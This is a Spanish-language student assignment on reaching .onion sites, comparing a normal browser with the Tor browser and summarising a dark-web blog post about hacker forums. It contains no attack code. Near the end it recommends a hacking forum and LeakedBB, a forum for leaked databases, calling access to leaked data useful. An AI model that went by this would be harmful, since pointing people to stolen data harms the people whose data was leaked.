
This screenshot shows the same Kali Linux VM setup as the previous one, but with a different view of the 'TheHidden2.Wiki' website. The main content area now includes a sidebar on the right with a 'RECENT POSTS' section listing various 'Dark Web Digest' editions from May 2025 down to November 2024. Below the sidebar, there's a search bar with the placeholder 'Find in page' and several search options: 'Highlight All', 'Match Case', 'Match Diacritics', and 'Whole Words'. The bottom of the browser window has a status bar with 'Rafael apuntes de c...' and system icons.

EVALUACIÓN 2

1.- Ahora lo que se debe hacer es intentar acceder a ese enlace desde un navegador normal (Firefox, Chrome, etc.). y mostrar que resultado es el que aparece y explique él porque



2.- Una vez hecho el anterior paso se deberá acceder desde el navegador TOR a dicho enlace .onion como también (se deberá sacar capturas de dicho proceso) y explique el tiempo que tardo al acceder al sitio



3.- Responda a las siguientes preguntas

1) ¿Qué sucede en cada caso?

R.- Navegador normal: Error "Onion site not reachable" (dominio .onion no resuelto).

Navegador Tor: Carga exitosa de The Hidden Wiki.

2) ¿El navegador normal si accede / no accede? Explique qué es lo que sucede y justifique la respuesta

R.- No. Los dominios .onion solo son enrutables mediante la red Tor. Los DNS convencionales no pueden resolverlos.


3) ¿Qué rol tiene la red Tor en este proceso? Explique por qué es importante usar el navegador TOR


R.- Tor cifra el tráfico en múltiples capas y lo enruta a través de nodos aleatorios, ocultando la IP real y permitiendo acceder a servicios ocultos (.onion). Sin Tor, estos sitios son inaccesibles.

PARTE 3

1.- Accede desde Tor a este blog .onion:

<https://reycdxycc24gf7jrnwutzdn3smmweizedy7uojsa7ols6sflwu25ijoyd.onion/2020/09/25/hacker-forums/>







2.- Responda a las siguientes preguntas

1) ¿Qué es lo que dice el autor de este blog?

R.- El autor del blog habla sobre las comunidades de hackers y foros relacionados con el hacking, cracking y carding, proporcionando algunas recomendaciones para aquellos interesados en aprender sobre seguridad informática. Aquí están los puntos principales:

- **Foros de hackers:** El autor menciona que existen muchos foros de hackers de bajo nivel, pero que no es fácil encontrar uno de buena calidad. El hacking es un campo extenso y especializado, por lo que no hay un solo foro que lo cubra todo.
- **Importancia de la práctica:** El autor enfatiza que la práctica es esencial para aprender hacking. Teoría sin práctica no sirve; es necesario experimentar y solucionar problemas por cuenta propia.
- **Buscar soluciones rápidamente:** También destaca que es crucial aprender a buscar respuestas eficientes y rápidas a través de Google y plataformas como StackExchange.
- **Precaución con los foros:** El autor advierte sobre los riesgos de confiar ciegamente en todo lo que se encuentra en los foros, ya que pueden estar llenos de desinformación o personas con malas intenciones.
- **Recomendaciones para interactuar en foros:** Aconseja no hacer preguntas generales o pedir que te lleven de la mano, sino formular preguntas concretas basadas en problemas reales que se hayan intentado resolver.

2) Pruebe abriendo el enlace onion en un navegador normal, ¿El un navegador normal si accede / no accede? Explique qué es lo que sucede y justifique la respuesta



Un enlace .onion no se puede abrir en un navegador normal como Chrome, Firefox, o Safari. Los sitios .onion están diseñados específicamente para ser accesibles solo a través de Tor, un navegador especial que conecta al usuario a la red Tor (The Onion Router), que proporciona anonimato y seguridad.

Los navegadores tradicionales no pueden acceder a los sitios .onion porque estos sitios están en una red oculta que solo puede ser accedida mediante el navegador Tor. Los enlaces .onion funcionan en una capa de encriptación adicional que solo Tor puede manejar, por lo tanto, al intentar abrir un enlace .onion en un navegador convencional, simplemente el navegador no podrá conectar y mostrará un error.

3) ¿Qué rol tiene la red Tor en este proceso? Explique por qué es importante usar el navegador TOR en estos sitios web o blogs (¿según lo que navego dentro de los enlaces que tiene el blog?)

R.- La red Tor tiene un rol crucial en proporcionar anonimato y privacidad en línea. Tor encripta las conexiones a Internet y enruta el tráfico a través de múltiples nodos dispersos por todo el mundo, lo que hace que sea muy difícil rastrear la ubicación o la identidad del usuario.


Usar Tor es fundamental porque muchos sitios en la web profunda (como los enlaces .onion mencionados en el blog) están asociados con actividades que requieren una alta privacidad o anonimato. Esto es especialmente relevante en contextos relacionados con hacking, investigación de seguridad y actividades que podrían ser sensibles o ilegales.

El autor también menciona la importancia de la privacidad en el proceso de navegación por foros de hackers y sitios de este tipo. Usar Tor para acceder a estos enlaces garantiza que el usuario no sea fácilmente rastreado por actores externos.

4) ¿Qué enlaces de los que habla el autor de este blog le pareció más interesante? Saque capturas del sitio que encontró interesante y explique porque


R.- Hack Forums (<https://hackforums.net/>)

Este es uno de los foros de hacking más conocidos y, aunque su contenido es variado y cubre tanto temas legales como ilegales, sigue siendo una buena fuente para aprender sobre distintas técnicas y herramientas.




LeakedBB (<https://leakedbb.com/>)

Este foro está enfocado en la publicación y discusión de bases de datos filtradas. La posibilidad de acceder a estas bases de datos puede ser útil para quienes trabajan en análisis de seguridad o investigación forense digital.

